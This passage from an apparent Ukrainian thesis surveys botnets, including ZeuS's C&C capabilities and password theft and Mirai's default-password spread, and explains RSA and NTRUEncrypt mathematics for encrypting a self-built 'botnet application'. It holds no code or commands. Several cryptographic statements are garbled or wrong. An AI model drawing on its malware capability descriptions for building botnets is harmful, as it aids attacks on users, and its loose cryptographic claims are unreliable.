В якості побічного ефекту веб-трафіку, генерованого ботнетом, заражені системи, ймовірно, страждали також від загального операційного відставання та повільного підключення до мережі. Ці симптоми були показниками того, що ПК можливо був заражений. За допомогою програмного забезпечення для видалення зловмисного програмного забезпечення, таких як ClamWin та Exterminate It!, інфекція може бути видалена із зараженої системи. Також було можливо відключити зловмисне програмне забезпечення, змінивши реєстр зараженого Windows PC вручну [9].

1.4.4 Ботнет ZeuS

ZeuS або Zbot – ботнет з’явившийся у 2007 році й призначений для атаки серверів й перехоплення даних [10]. Він намагається викрасти конфіденційну інформацію з компрометованого комп'ютера. Він також може завантажувати конфігураційні файли та оновлення з Інтернету. Троян створюється за допомогою інструментарію створення троянських програм.

1.4.4.1 Характеристики

ZeuS був написаний на Visual C ++. Призначений для всіх версій Windows, і через свою структури, що дозволяє працювати без підключення програми до драйверів, може заразити комп'ютер навіть з гостьової облікового запису [10].

Після того, як відбулося зараження, троянська програма впроваджується в систему і перехоплює ваші реєстраційні дані. Отримавши ваші дані, програма переводить на рахунки інших заражених невелику суму грошей, тим самим, роблячи неможливим знайти рахунок зломщика [10].

Деякі версії ZeuS маскуються цифровим підписом Лабораторії Касперського. Після уважного вивчення цього підпису були виявлені деякі відмінності, в зв'язку з чим підпис було визнана підробкою [10].

Крім версій для Windows існує ще 5 різновидів вірусу для мобільних пристроїв. Вони спрямовані на пристрої з операційною системою BlackBerry і Android [10].

Цей ботнет насамперед був розроблений для крадіжки конфіденційної інформації з компрометованих комп'ютерів. Він спеціально орієнтований на системну інформацію, Інтернет-дані та банківські реквізити, але може бути налаштований за допомогою інструментарію для збору будь-якої інформації. Це робиться за допомогою адаптації файлів конфігурації, які зловмисник збирає в інсталятор Trojan. Пізніше вони можуть бути оновлені для націлювання на іншу інформацію, якщо зловмисник цього захоче.

Конфіденційна інформація збирається за допомогою декількох методів. Після виконання, троян автоматично збирає будь-які паролі Internet Explorer, FTP або POP3, які містяться в захищеному сховищі (PStore). Однак його найефективнішим методом збору інформації є моніторинг веб-сайтів, що містяться у файлі конфігурації, іноді перехоплення законних веб-сторінок та вставлення додаткових полів (наприклад, додавання поля дати народження на банківську веб-сторінку, яка спочатку вимагала лише ім’я користувача і пароль).

Крім того, Trojan.Zbot звертається до сервера команд і управління (C&C) і надає себе для виконання додаткових функцій. Це дозволяє віддаленому зловмиснику командувати трояну завантажувати та виконувати подальші файли, вимикати або перезавантажувати комп'ютер або навіть видаляти системні файли, що робить комп'ютер непридатним без перевстановлення операційної системи.

1.4.4.2 Основні функції

Загроза ZeuS насправді складається з трьох частин: інструментарію, власне бота та сервера команд та управління (C&C). Інструментарій використовується для створення загрози, бот модифікує компрометований комп'ютер, а сервер C&C використовується для моніторингу та управління ботом.

Zbot створений за допомогою інструментарію, який легко доступний на «підземних» ринках, якими користуються онлайн-злочинці. Існують різні версії: від безкоштовних, до тих, коли зловмиснику потрібно заплатити до 700 доларів США, щоб користуватися ними. Ці ринки також пропонують інші послуги, пов’язані із Зевсом, від пуленепробивного хостингу для серверів C&C, до оренди вже створених ботнетів.

Незалежно від версії, інструментарій використовується для двох речей. Спочатку зловмисник може редагувати, а потім компілювати конфігураційний файл у .bin-файл. По-друге, вони можуть скласти виконуваний файл, який потім надсилається потенційній жертві різними засобами.

Простота використання користувальницького інтерфейсу інструментарію робить дуже легким та швидким для нетехнічних, можливих злочинців, засобом, отримати частину дії. Поєднання цього з безліччю незаконних копій інструментарію, що розповсюджується на чорному ринку, гарантує, що Zbot продовжує залишатися одним з найпопулярніших і широко поширених троянців на ландшафті загрози.

Коли встановлено Zbot, він звітує перед сервером C&C, на який посилається у файлі конфігурації, коли виконуваний файл був створений за допомогою інструментарію. Перше, на що він перевіряє, - це оновлена версія його конфігураційного файла.

Бекдор на сервер C&C надає зловмиснику різноманітний набір варіантів того, як він чи вона може використовувати компрометований комп'ютер. Наприклад, зловмисники можуть виконувати будь-яку з наступних дій, якщо вони цього хочуть:

−Перезавантажити або вимкнути комп'ютер.

−Видалити системні файли, зробивши комп'ютер непридатним.

−Вимкнення або відновлення доступу до певної URL-адреси.

−Введення шахрайськго HTML-вміст на сторінки, які відповідають визначеній URL-адресі.

−Завантаження та виконання файлів з визначенного місця на уражений комп’ютер.

−Додавання або видалення маски файлу для локального пошуку (наприклад, приховати файли загрози).

–Завантаження файлу або папки у визначене місце в сережі інтернет з ураженого комп’ютера.

–Кража цифрових сертифікатів.

–Оновлення файлу конфігурації.

–Перейменування виконуваного боту.

–Завантаження або видалення файлів cookie Flash.

–Заміна початкової сторінки Internet Explorer.

Домени, до яких підключається ботнет, можуть змінюватися залежно від того, що зловмисник включив у файл конфігурації.

Сервер C&C не тільки дозволяє зловмиснику виконувати ряд функцій на компрометованому комп'ютері, але і надає їм можливість керувати ботнетом комп’ютерів, заражених Зевсом. Зловмисник може контролювати статистику щодо кількості заражених ним комп'ютерів, а також генерувати звіти про викрадену інформацію, яку зібрали боти. На рисунку 1.3 приведено користувальницький інтерфейс серверу C&C ZeuS.



Рисунок 1.3 - Користувальницький інтерфейс серверу C&C ZeuS

Після встановлення Zbot автоматично збирає різноманітну інформацію про уражений комп'ютер, яку він надсилає назад на сервер C&C. Ця інформація включає в себе наступне:

а) Унікальний рядок ідентифікації бота.

б) Назва ботнету, версія бота.

в) Версія операційної системи.

г) Мова операційної системи.

д) Місцевий час компрометованого комп'ютера.

е) Час роботи бота.

ж) Останній час звіту.

з) Країна компрометованого комп'ютера.

и) IP-адреса компрометованого комп'ютера.

к) Назви процесів.

Основна мета Zbot - це красти паролі, що видно з різних методів, з якими це робиться.

Після установки Zbot негайно перевірить захищене зберігання (PStore) на наявність паролів. Він спеціально орієнтований на паролі, які використовуються в Internet Explorer, а також паролі для облікових записів FTP та POP3. Він також видаляє будь-які файли cookie, що зберігаються в Internet Explorer. Таким чином, користувач повинен знову увійти на будь-які часто відвідувані веб-сайти, і загроза може записувати вхідні дані для входу.

Більш універсальний метод викрадення пароля, використовуваний загрозою, керується файлом конфігурації під час веб-перегляду. Коли зловмисник генерує файл конфігурації, він або вона може включати будь-які URL-адреси, які вони хочуть відстежувати. Під час відвідування будь-якої з цих URL-адрес загроза збирає будь-які імена користувачів та паролі, введені на ці сторінки. Для цього він підключає функції різних DLL, беручи під контроль мережеву функціональність.

1.4.5 Ботнет Mirai

Mirai - ботнет, створений зломленими (порушеними) пристроями "Інтернету речей" (відеоплеєри, "розумні" веб-камери тощо).

Ботнет Mirai стає можливим завдяки вразливості, яка використовує той самий, незмінний, визначений виробником пароль для доступу до облікового запису адміністратора на "розумному" пристрої. Загалом, зловмисне програмне забезпечення мала інформацію про 62 різні комбінації паролів для входу для доступу до облікового запису в пошуковому порядку. Дослідження показали, що більшість уражених пристроїв виготовлялися з використанням компонентів, виготовлених XiongMai Technologies з офісами в Ханчжоу та Дахуа в Китаї [11].

1.5 Асиметричні криптосистеми

Асиметричні криптосистеми - це ефективні криптографічні системи захисту даних, які також називаються криптосистемами з відкритим ключем. У такій системі один ключ використовується для шифрування даних, а інший - для дешифрування. Перший ключ є загальнодоступним і може бути оприлюднений для використання всіма користувачами системи шифрування. Відкритий ключ неможливо розшифрувати. Для розшифрування даних одержувач зашифрованої інформації використовує другий ключ. Очевидно, ключ дешифрування неможливо визначити за допомогою ключа шифрування [12].

Основним результатом асиметричного шифрування є те, що люди без існуючих договорів безпеки можуть обмінюватися секретними повідомленнями. Необхідність відправника та одержувача відповідати приватному ключу на спеціальному захищеному каналі повністю усувається [12].

1.5.1 Ідея створення

Проблема управління ключами вирішена концепцією, запропонованою Уїтфілдом Діффі та Мартіном Хеллманом у 1975 році, відкритим або асиметричним шифром ключів. Криптографія відкритого ключа - це асиметрична схема, яка використовує кілька ключів.

–Публічний відкритий ключ кодує дані.

–Приватний приватний ключ - використовується лише для розшифрування повідомлень, зашифрованих відкритим ключем.

Користувачі поширюють лише власний відкритий ключ. Однак закриття тримається в таємниці. Якщо хтось надсилає одержувачу лише повідомлення для читання, зашифруйте повідомлення відкритим ключем одержувача. Потім будь-яким способом відправте зашифроване повідомлення одержувачу. Не вдається прочитати зашифроване повідомлення. Спочатку потрібно розшифрувати. Це можливо лише за допомогою приватного ключа, який знаходиться лише в пункті призначення. Таким чином, якщо хтось отримує повідомлення, його не можна прочитати [12].

Коли одержувач отримує повідомлення, він розшифровує повідомлення своїм приватним ключем.

Обчислення приватного ключа з відкритого ключа є дуже громіздким і вимагає занадто багато часу на практиці, що робить вартість необгрунтованою.

1.5.2 Схема шифрування з відкритим ключем

Нехай K – простір ключів, а e та d – ключі шифрування й дешифрування відповідно. Ee – функція шифрування для довільного ключа $e \in K$, така що:

$Ee(m) = c$

Тут $c \in C$, де C – простів шифротекстів, а $m \in M$, де M – простір повідомлень.

Dd – функція розшифрування, з допомогою якої можна знайти початкове повідомлення m, знаючи шифротекст c:

$Dd(c) = m$

$\{Ee:e \in K\}$ – набір шифрування, а $\{Dd:d \in K\}$ – відповідний набір для дешифрування. Кожна пара (E, D) має властивість: знаючи Ee, неможливо вирішити рівняння $Ee(m) = c$, тобто для даного довільного шифротексту $c \in C$, неможливо знайти $m \in M$. Це означає, що по даному e неможливо визначити відповідний ключ розшифрування d. Ee являє собою односторонню функцію, а d – лазівкою.



Рисунок 1.3 – Схема передачі інформації.

1.5.3 Основні принципи побудови криптографічних систем з відкритим ключем

а) Починаємо з складної задачі P. Вона повинна рішатися складно зі сторони теорії: не повинно бути алгоритму, за допомогою якого можна було б перебрати усі варіанти рішення задачі P за поліноміальний час (ефективний), відносно розміру задачі.

б) Можна виділити легку подзадачу *P'* з *P*. Вона повинна вирішуватися за поліноміальний час.

в) «Перетасовуємо» *P'*, щоб отримати задачу *P''*, взагалі не схожу на початкову. Задача *P''* повинна принаймні виглядати як оригінальна складновирішувана задача *P*.

г) *P''* відкривається з описом, як вона може бути використана у ролі ключа зашифрування. Як з *P''* отримати *P'*, тримається у секреті як секретна лазівка.

д) Криптосистема організована так, що алгоритми розшифрування для легального користувача й криптоаналітика суттєво відмінні. В той час коли другий вирішує задачу *P''*, перший використовує секретну лазівку й вирішує *P'* – задачу [12].

1.5.4 Особливості системи

Алгоритми шифрування відкритого ключа можна використовувати наступним чином:

– Як самостійний засіб для захисту інформації, яку передають та зберігають.

– Засіб розподілу ключів (зазвичай за допомогою Алгоритми шифрування відкритих ключів розподіляють невеликі ключі та передають великі потоки інформації за допомогою інших алгоритмів).

– Засіб аутентифікації користувачів.

Переваги асиметричних алгоритмів шифрування перед симетричними алгоритмами:

– Не потрібно попередньо передавати ключ по надійному каналу.

– Тільки одній стороні відомий ключ дешифрування, який треба тримати у секреті.

– У великих мережах кількість ключів в асиметричній криптосистемі значно менше, ніж у симетричній.

– Складність розшифрування тексту, зашифрованого алгоритмом асиметричного шифрування, без закритого ключа значно вища, за розшифрування тексту, зашифрованого симетричним шифром, без ключа [12].

Недоліки алгоритму асиметричного шифрування в порівнянні з симетричним:

– В алгоритм складніше вносити зміни.

– Більша довжина ключів.

– Шифрування – розшифрування даних проходить довше [12].

1.5.5 Алгоритм асиметричного шифрування RSA

RSA (аббрівіатура від прізвищ розобників, Rivest, Shamir та Adleman) - алгоритм шифрування з відкритим ключем, заснований на обчислювальній складності ряду проблем факторизації.

Криптосистема RSA - перша система, яка підходить для шифрування та цифрового підпису. Цей алгоритм використовується у багатьох криптографічних програмах, таких як PGP, S / MIME, TLS / SSL, IPSEC / IKE [13].

Алгоритм RSA складається з чотирьох кроків: генерація ключа, шифрування, дешифрування та розподіл ключів.

Захищеність алгоритму RSA заснована на принципі цілочисельної факторизації. Алгоритм використовує два ключі, відкритий ключ і приватний ключ. Відкритий ключ та відповідний приватний ключ разом утворюють пару ключів. Вам не потрібно зберігати свій таємницю відкритого ключа. Використовується для шифрування даних. Якщо повідомлення шифрується відкритим ключем, його можна розшифрувати лише відповідним приватним ключем.

1.5.6 Алгоритм асиметричного шифрування ElGammal

ElGammal - криптосистема з відкритим ключем, заснована на складності обчислення дискретних логарифмів у кінцевих полях. Криптографічні системи включають алгоритми шифрування та алгоритми цифрового підпису.

Ця схема запропонована в 1985 році Тахером Ель-Гамалем. Ель-Гамал розробив один із варіантів алгоритму Діффі-Гелмана. Він доповнив систему Діффі-Гелмана і отримав два алгоритми, призначені для шифрування та автентифікації. На відміну від RSA, алгоритм El-Gamal є непатентованим і не вимагає плати за ліцензування, що робить його дешевшою альтернативою. Вважається, що цей алгоритм підпадає під патент Diffie-Hellman [14].

1.6 Висновки до розділу 1

В першому розділі розглянуто загальні види та задачі Ботнет мереж, найвідоміші Ботнет мережі. Розглянуто види й особливості криптосистем з відкритим ключем. Основні методи побудови криптосистем з відкритим ключем та алгоритми, які будуть використані для аналізу їх роботи в Ботнет мережі.

РОЗДІЛ 2
АСИМЕТРИЧНІ АЛГОРИТМИ ШИФРУВАННЯ ТА ЇХ РЕАЛІЗАЦІЯ В РОЗРОБЛЕНОМУ БОТНЕТ ДОДАТКУ

2.1 Опис засобів розробки додатку

2.1.1 Опис використаної мови програмування

Для розробки ботнет додатку було обрано об’єктоно орієнтовану мову програмування C#.

C# - проста, сучасна об'єктно-орієнтована і типобезпечна мова програмування. C# відноситься до широко відомого сімейства мов C, і здасться добре знайомим кожному, хто працював з C, C ++, Java або JavaScript.

Мова C#, розроблена компанією Майкрософт, одна з найпопулярніших сучасних мов програмування. Вона затребувана на ринку розробки в різних країнах, C # застосовують при роботі з програмами для ПК, створення складних веб-сервісів або мобільних додатків. З'явившись як мова для власних потреб платформи Microsoft .NET, поступово ця мова стала дуже популярною.

Розробка мови почалася в 1998 році, а перша версія побачила світ в 2001. Групою розробників керував відомий в професійних колах фахівець Андерс Хейлсберг. Нові версії C# виходять порівняно часто, а поточні доопрацювання, виправлення багів і розширення бібліотек ведеться практично на постійній основі.

В результаті мова вийшла вкрай гнучкою, потужною і універсальною. На ній пишуть практично все, що завгодно, від невеликих веб-додатків до потужних програмних систем, які об'єднують в собі веб-структури, додатки для десктопів і мобільних пристроїв. Все це стало можливим завдяки зручному Сі-подібному синтаксису, суворому структуруванню, величезній кількості фреймворків і бібліотек (їх число досягає декількох сотень).

Довгий час платформа .NET поставлялася з закритим ядром, що створювало певні труднощі в розробці і знижувало популярність C# в професійному середовищі. Але з листопада 2014 року Майкрософт радикально змінила підхід і стала видавати безкоштовні ліцензії для Visual Studio вже з відкритим вихідним кодом для всіх наборів інструментів [26].

Компанія Microsoft приділяє значну увагу підтримці мови розробки, а тому регулярно з'являються оновлення та доповнення, виправляються виявлені баги в компіляторі, розширюються бібліотеки. Розробники зацікавлені в популяризації інструменту і докладають до цього масу зусиль.

Розробники надають докладну і розгорнуту документацію на своїх офіційних ресурсах. Крім того, відповіді практично на будь-які питання, пов'язані з роботою в C#, можна знайти в мережі. Популярність мови привела до появи безлічі професійних співтовариств, присвячених C#. Існує безліч підручників, курсів для новачків і мідл, відео добірок та інших навчальних матеріалів.

Інструментарій C# дозволяє вирішувати широке коло завдань, мова дійсно дуже потужна і універсальна. На ній розробляють:

–Додатки для WEB.

–Різні ігрові програми.

–Додатки платформ Андроїд або iOS.

–Програми для Windows.

Перелік можливостей розробки практично не має обмежень завдяки найширшому набору інструментів і засобів. Звичайно, все це можна реалізувати за допомогою інших мов, але деяких з них вузькоспеціалізовані, в інших доведеться використовувати додаткові інструменти сторонніх розробників. У C # рішення широкого кола завдань можлива швидше, простіше і з меншими витратами часу і ресурсів [26].

Прибирання сміття в строєне в C# дозволяє в автоматичному режимі очистити пам'ять від об'єктів, які не використовуються, або знищених додатків [26].

За допомогою обробки винятків можна легко виявляти і обробляти помилки в коді. Спосіб є структурованим з широким набором функцій. При цьому важливо не зловживати можливостями роботи з винятками, так як при неправильному використанні з'являється ризик появи «багів» [26].

У мові прийнята загальна система роботи з типами, починаючи від примітивів і закінчуючи складними, в тому числі, призначеними для користувача наборами. Застосовується єдиний набір операцій для обробки і зберігання значень типізації. Також можна використовувати посилальні типи користувача, що дозволить динамічно виділити пам'ять під об'єкт або зберігати спрощену структуру в мережі.

Мова програмування забороняє звернення до змінних, що не були ініційовані, що виключає можливість виконання безконтрольного приведення типів або виходу за межі певного масиву даних [26].

2.1.2 Опис використаного середовища розробки

Додаток ботнету розроблено з використанням Visual Studio 2019 Community.

Інтегроване середовище розробки Visual Studio - це унікальне середовище запуску, де ви можете редагувати, налагоджувати та створювати код та публікувати програми. IDE - це багатофункціональні програми, які можна використовувати для різних аспектів розробки програмного забезпечення. Окрім стандартного редактора та налагоджувача, що існує у більшості середовищ IDE, Visual Studio включає компілятори, виконавці коду, графічні конструктори та багато інших функцій, що спрощують процес розробки програмного забезпечення.Visual Studio має корисні інструмети такі як:

Оглядач рішень дозволяє переглядати файли коду, пересуватися по ньому і управляти ними. Оглядач рішень дозволяє впорядкувати код шляхом об'єднання файлів в рішення і проекти.

Team Explorer дозволяє відстежувати робочі елементи і використовувати код спільно з іншими користувачами за допомогою технологій управління версіями, таких як Git і система управління версіями Team Foundation (TFVC).

Швидкі дії. Хвилясті лінії позначають помилки або потенційні проблеми коду прямо під час введення. Ці візуальні підказки дозволяють усувати проблеми негайно і не чекати, поки помилка буде виявлена під час збирання або запуску програми. Якщо навести курсор миші на хвилясту лінію, на екран будуть виведені додаткові відомості про помилку. Крім того, в поле зліва може з'являтися значок лампочки зі швидкими діями щодо усунення помилки.

Ви можете одним натисканням кнопки відформатувати код і застосувати до нього виправлення, запропоновані параметрами стилю коду, угодами в файлі EditorConfig і (або) аналізаторами Roslyn. Очищення коду допомагає усунути багато проблем в коді ще до перевірки коду. (Зараз ця можливість доступна тільки для коду на C #.)

Рефакторинг включає в себе такі операції, як інтелектуальне перейменування змінних, витягування однієї або декількох рядків коду в новий метод, зміна порядку параметрів методів і багато іншого.

У вікні Ієрархія викликів показані методи, що викликають обраний метод. Це може бути корисно, якщо ви збираєтеся змінити або видалити метод або хочете відстежити помилку.

З функцією "Перейти до визначення" ви безпосередньо переходите туди, де визначена функція або тип. У вікні Перегляд визначень показано визначення методу або типу, при цьому не потрібно відкривати окремий файл.

2.2 Асиметричний алгоритм шифрування RSA

Одним з найпоширеніших криптографічних алгоритмів асиметричного шифрування є алгоритм RSA, названий на честь розробників: Рональд Рівест, Аді Шамір, Леонардо Едельман. Алгоритм RSA, винайдений між 1977 і 1978 роками, став першим алгоритмом відкритого ключа, який застосовувався як для шифрування даних, так і для цифрових підписів. У 1993 році метод RSA був прийнятий як стандарт. На сьогодні RSA є одним із багатьох стандартів, включаючи Міжнародну організацію зі стандартизації (ISO), Міжнародний банк міжбанківських фінансових комунікацій (SWIFT), ANSI X9.31, французький стандарт ETVAS 5 та австралійський AS2805. .6.5.3 тощо [12].

Безпека RSA заснована на складності розкладання великих чисел на множники. Відкритий й закритий ключі являються функціями двох великих простих чисел. Передбачається, що відновлення відкритого тексту по шифротексту й відкритому ключу еквівалентно розкладу на множники двох великих чисел [15].

2.2.1 Алгоритм створення ключів шифрування та розшифрування RSA

Для генерації ключів використовуються два великих простих числа p і q й розраховується їхній добуток:

$$n = p \cdot q \tag{2.1}$$

Далі потрібно обрати ключ шифрування e, такий що e й $(p-1)(q-1)$ є взаємо простими числами. Після чого використовується розширений алгоритм Евкліда для обчислення ключа дешифрування d:

$$d = e^{-1} \, mod \, ((p-1)(q-1)) \tag{2.2}$$

числа e і n – відкритий ключ, а e і d – закритий.

Для того щоб зашифрувати дані використовується формула:

$$c = \, m^e \, mod \, n \tag{2.3}$$

де, c – шифротекст, а m – початковий текст.

Для розшифрування треба обчислити:

$$m = c^d \bmod n \tag{2.4}$$

2.2.2 Криптоаналіз алгоритму RSA

Стійкість алгоритму заснована на складності обчислення зворотної функції шифрування[16].

$$c = E(m) = m^e \bmod n \tag{2.5}$$

Для обчислення повідомлення m по відомим c, e, n, потрібно знайти таке d, щоб

$$e \cdot d \equiv 1 \ (mod\ \varphi(n)) \tag{2.6}$$

тобто:

$$d \equiv e^{-1} \ (mod\ \varphi(n)) \tag{2.7}$$

Обчислити модуль зворотнього елемента не є складним завданням, але нападник не знає значення $\varphi(n)$. Для обчислення функції Ейлера відомого числа n необхідно знати розклад цього числа на прості множники. Пошук таких факторів є складним завданням, і знати ці чинники - це "бекдор", який використовується для обчислення d ключовим власником. Існує багато алгоритмів пошуку простих факторів, так званої факторизації, найшвидшим з яких сьогодні є загальний метод просіювання чисельного поля, швидкість якого для k-бітового цілого становить:

$$\exp\left(\left(c + o(q)\right)k^{\frac{1}{3}} \ log^{\frac{2}{3}} k \quad \text{для деякого } c < 2\right) \tag{2.8}$$

У 2010 році групі вчених зі Швейцарії, Японії, Франції, Нідерландів, Німеччини та США вдалося успішно обчислити дані, зашифровані за допомогою криптографічного ключа RSA 768 біт. Прості фактори були знайдені загальним методом просіювання числового поля [17]. На думку дослідників, після їхньої роботи лише RSA-ключі довжиною 1024 біт і більше можна

вважати надійною системою шифрування. Крім того, від шифрування з довжиною ключа 1024 біт слід відмовитися в наступні три-чотири роки [18].

Крім того, у разі неправильної або неоптимальної реалізації або використання алгоритму можливі спеціальні криптографічні атаки, такі як атаки на схеми з малим секретним показником або на схеми із загальним вибраним значенням модуля.

2.2.3 Програмна реалізація алгоритму шифрування RSA

Для реалізації шифрування алгоритмом RSA використана стандартна бібліотека C# System.Security.Cryptography. Вона надає криптографічні служби, що включають безпечне кодування і декодування даних, а також цілий ряд інших функцій, таких як хешування, генерація випадкових чисел і перевірка справжності повідомлень. Ця бібліотека включає в себе клас RSA від якого наслідуються всі реалізації алгоритму, з них використані: RSACryptoServiceProvider, RSAParameters та сам клас RSA.

Клас RSACryptoServiceProvider виконує асиметричне шифрування й розшифрування з використанням реалізації алгоритму RSA, наданого постачальником служб шифрування (CSP).

CSP - це інтерфейс клієнтської операційної системи, в якому знаходяться параметри конфігурації, задані в документі підготовки, і параметри конфігурації на пристрої. Служби криптографії схожі на клієнтські розширення групової політики, так як вони надають інтерфейс для читання, настройки, зміни і видалення параметрів конфігурації для певного компонента. Зазвичай ці параметри зіставляються розділах реєстру, файлів або дозволами. Деякі з цих параметрів можна налаштувати, а деякі - тільки для читання.

RSACryptoServiceProvider підтримує розміри ключів від 384 біт до 16384 біт з кроком в 8 біт, якщо встановлено Розширений постачальник служб шифрування Майкрософт. Він підтримує розміри ключів від 384 біт до 512 біт з кроком в 8 біт, якщо встановлено базовий постачальник служб шифрування Майкрософт.

Допустимі розміри ключів залежать від постачальника служб шифрування (CSP), використовуваного екземпляром RSACryptoServiceProvider. CSP для Windows підтримують ключі розміром від 384 до 16384 біт для версій Windows до Windows 8.1, а розміри ключів від 512 до 16384 біт для Windows 8.1.

Клас RSAPrameters надає метод, який дозволяє отримати необроблений ключ RSA RSAParameters у вигляді структури. ExportParameters RSA Розуміння вмісту цієї структури вимагає знайомства з принципами RSA роботи алгоритму.

RSAParameters не шифрується будь-яким чином, тому необхідно дотримуватися обережності при його використанні з відомостями про закрите ключі. Насправді жодне з полів, що містять відомості про закрите ключі, не може бути серіалізовані. При спробі сериализации RSAParameters структури з викликом віддаленого взаємодії або за допомогою одного з серіалізатор ви отримаєте тільки відомості про відкритий ключ. Якщо ви хочете передати відомості про закрите ключі, доведеться вручну відправити ці дані. У всіх випадках, якщо будь-який користувач може отримати параметри, що передаються ключі стають марними.

Використані такі методи реалізовані в вище описаних класах: RSA.ExportParameters, RSA.FromXmlString, RSA.Encrypt, RSA.ImportParameters.

RSA.ExportParameters() якщо перевизначено в похідному класі, експортує об'єкт RSAParameters. Приймає аргументи true або false, якщо true то будуть експортовані закритий і відкритий ключі, якщо false то тільки відкритий ключ.

RSA.FromXmlString ініціалізує об’єкт RSA, використовуючи данні ключа з рядка XML.

RSA.Encrypt шифрує данні за допомогою алгоритму RSA. В якості аргумента приймає масив байтів для шифрування, повертає масив байтів – зашифровані данні.

Шифрування даних в розробленому ботнет додатку проводиться блоками по 64 байти.

Розроблено клас, який реалізує шифрування алгоритмом RSA, лістинг якого приведено у додатку Б.

2.3 Асиметричний алгоритм шифрування NTRUEncrypt

Криптосистема на основі решітчастої криптосистеми NTRUEncrypt створена як альтернатива RSA та криптографічній системі на Еліптичних кривих (ECC). Надійний алгоритм ускладнює пошук найкоротшого мережевого вектора, що робить його більш стійким до квантових комп'ютерних атак. На відміну від конкурентів RSA, ECC та ElGamal, алгоритм використовує операції над кільцем усічених многочленів.

Алгоритм NTRU є відносно новою криптосистемою. Перша версія розроблена близько 1996 року трьома математиками: Хофсгаймом, Піфером та Сільверманом. У 1996 році ці математики та Девід Ліман заснували корпорацію NTRU Cryptosystems і запатентували криптографічну систему [19].

2.3.1 Створення ключів, шифрування і дешифрування NTRUEncrypt

Сторони А і В потребують відкритого та приватного ключа, щоб надіслати повідомлення. Сторона В знає як відкритий так і закритий ключ, а сторона А тільки відкритий ключ. Сторона В використовую закритий ключ для генерації відкритого. Сторона В вибирає два "малих" полінома f і g від R. "Малість" многочлена розуміється як мала в порівнянні з будь-яким поліномним модулем q. Розподілений модуль q набагато менший для малих поліномів. Малість поліномів визначається за допомогою чисел *df* і *dg*:[19]

– Поліном *f* має *df* коефіцієнтів, що рівні *1*, і *df–1* коефіцієнтів, які рівні *-1*, інші рівні *0*. Тоді кажуть , що $f \in A$.

– Поліном *g* має *dg* коефіцієнтів, що рівні *1*, і стільки же, що рівні *-1*, інші рівні *0*. Тоді кажуть, що $g \in A$.

Поліноми вибираються саме таким чином через те, що *f*, можливо, буде мати зворотній, а *g* – однозначно ні.

Сторона В повинна зберігати ці поліноми у секреті. Далі сторона В рахує зворотні поліноми f_p і f_q , тобто такі, що:

$$f \cdot f_p \equiv 1 \ (mod\ p) \text{ й} \tag{2.9}$$

$$f \cdot f_q \equiv 1 \ (mod\ q) \tag{2.10}$$

Якщо *f* не має зворотного поліному, то сторона В має вибрати інший поліном *f*.

Приватний ключ – це пара p (f, f_p) , а відкритий ключ *h* обчислюється за формулою:

$$h = \left(pf_q \cdot g\right) mod\ q \tag{2.11}$$

Тепер, коли у сторони А є відкритий ключ, вона може відіслати зашифровані дані стороні В. Для цього потрібно представити дані у вигляді поліному *m* з коефіцієнтами по модулю *p*, обраними з діапазону $[-p/2;\ p/2]$. Іншими словами, m - "малий" поліномний модуль q. Далі сторона А повинна вибрати інший "малий" многочлен r, що визначається за допомогою числа *dr*. Поліном *r* має *dr* коефіцієнтів, що дорівнюють *1*, і стільки ж, рівних *-1*, інші дорівнюють *0*. У цьому випадку кажуть, що $r \in A$ [19].

Використовуючи ці многочлени, зашифровані дані отримуємо по формулі:

$$e = (r \cdot h + m)\ mod\ q \tag{2.12}$$

При цьому кожен, хто має доступ або може вирахувати поліном r , матиме змогу прочитати дані m.

Тепер, отримавши зашифровані дані e, сторона В може його розшифрувати, використовуючи свій приватний ключ. Спочатку треба отримати проміжний поліном: [19]

$$a = (f \cdot e)\ mod\ q \tag{2.13}$$

Якщо розписати шифротекст, то отримаємо наступний ланцюг:

$$a = (f \cdot e)\ mod\ q = \big(f \cdot (r \cdot h + m)\big)\ mod\ q = \Big(f \cdot \big(r \cdot pf_q\ \cdot g + m\big)\Big)\ mod\ q \tag{2.14}$$

і в результаті:

